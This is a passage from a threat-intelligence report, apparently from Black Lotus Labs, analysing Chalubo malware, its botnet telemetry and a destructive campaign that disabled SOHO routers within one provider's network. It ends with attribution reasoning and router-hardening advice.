The embedded ChaCha20 encryption keys and nonce found in the October 2023 Chalubo binary are the same ones previously identified by the [Sophos report](#) in 2018. This newer version does not appear to have any persistence and deletes all traces of itself from disk. Thus far we have been able to recover a handful of Lua scripts from the C2, including a script to specify the parameters for a DDoS attack against a handful of different domains listed in the IOC section. One note of interest, is that while there was embedded functionality in the binary to perform different types of DDoS attacks, the operators chose not to use the ability. Given that none of the Lua scripts called the binary's functions during our analysis, we suspect this Lua script functionality was likely used to perform every action, and the Lua engine would be used to retrieve and execute the destructive payload. We have not yet been able to recover the destructive module.

Global Telemetry Associated with Chalubo Malware

While there were interactions between the impacted ASN and payload servers, we needed to determine if this was an isolated event or if similar activity patterns were occurring elsewhere in the world with other Chalubo bot infections. Examining the bot's ecosystem, we found that from September to November of 2023, there were about 45 malware panels on the internet. While 28 of the panels interacted with 10 or fewer bots, the top ten panels interacted with anywhere between ~13,500 to ~117,000 unique IP addresses over a 30-day timeframe. Telemetry associated with those IP addresses revealed that over 650K unique IP addresses had contact with at least one controller over a 30-day period ending on November 3. Another observation from this timeframe showed that 95% of the bots communicated with only one control panel. This suggests the entity behind these operations had distinct silos of operations: whereas most botnets tend to communicate with multiple C2 nodes for greater redundancy in case one server was taken offline.

A closer look at the data showed that roughly half of those bots communicated with C2s for just one to two days. We felt this could denote various internet noise, such as scanners or security researchers, so we removed all suspect IP addresses from the dataset. With the cleaned dataset we plotted the IP addresses and their corresponding country for the timeframe in which the event took place, and generated the following heat map:




Figure 14: Global heat map showing the distribution of bots by distinct IP addresses October 2023

By analyzing the controllers, we identified a tier-two server located at 103.140.187[.]149, which appeared to administer controllers around the globe. Using URLScan to investigate this address brought us to the [landing page](#), which showed only a login panel.

During this timeframe only one panel was used for the destructive attack. This led us to believe that while Chalubo itself was the RAT used to perform the destructive event, not all Chalubo infections resulted in a destructive attack. This suggests that the malicious cyber actor behind this event likely purchased a panel for non-attribution.

Conclusion

Black Lotus Labs has reported on SOHO activity from [hactivist](#), [cybercriminals](#) and [nation-state actors](#) over the past several years. However, this investigation stood out for two reasons. First, this campaign resulted in a hardware-based replacement of the affected devices, which likely indicates that the attacker corrupted the firmware on specific models. The event was unprecedented due to the number of units affected – no attack that we can recall has required hundreds of thousands of devices to be replaced. In addition, this type of attack has only ever happened once before, with AcidRain used as a precursor to an active military invasion. At this time, we do not assess this to be the work of a nation-state or state-sponsored entity. In fact, we have not observed any overlap with known destructive activity clusters; particularly those prone to destructive events such as Volt Typhoon, or SeaShell Blizzard.

The second unique aspect is that this campaign was confined to a particular ASN. Most previous campaigns we've seen, may target a specific router model or common vulnerability and have effects across multiple providers' networks. This led us to assess it was not the

result of a faulty firmware update by a single manufacturer, which would normally be confined to one device model or models from a given company. This combination of factors led us to conclude the event was likely a deliberate action taken by an unattributed malicious cyber actor, even if we were not able to recover the destructive module.

Black Lotus Labs has added the IoCs from both this campaign and the Chalubo malware into the threat intelligence feed that fuels the Lumen Connected Security portfolio. We continue to monitor new infrastructure, targeting activity, and expanding TTPs including those in this report, and will provide updates as appropriate.

We will continue to collaborate with the security research community to share findings related to this activity and ensure the public is informed. We encourage the community to monitor as well as alert on these and any similar IoCs.

To protect networks from equipment-based compromises we recommend the following:

- Organizations that manage SOHO routers: make sure devices do not rely upon common default passwords. They should also ensure that the management interfaces are properly secured and not accessible via the internet. For more information on securing management interfaces, please see [DHS' CISA BoD 23-02 on securing networking equipment](#).
- Consumers with SOHO routers: Users should follow best practices of regularly rebooting routers and installing security updates and patches. For guidance on how to perform these actions, please see the ["best practices" document prepared by Canadian Centre for Cybersecurity](#).

For additional IoCs associated with this campaign, please visit our [GitHub page](#).

If you would like to collaborate on similar research, please contact us on social media [@BlackLotusLabs](#).

This information is provided "as is" without any warranty or condition of any kind, either express or implied. Use of this information is at the end user's own risk.

Post Views: 174,977

Services not available everywhere. ©2022 Lumen Technologies. All Rights Reserved.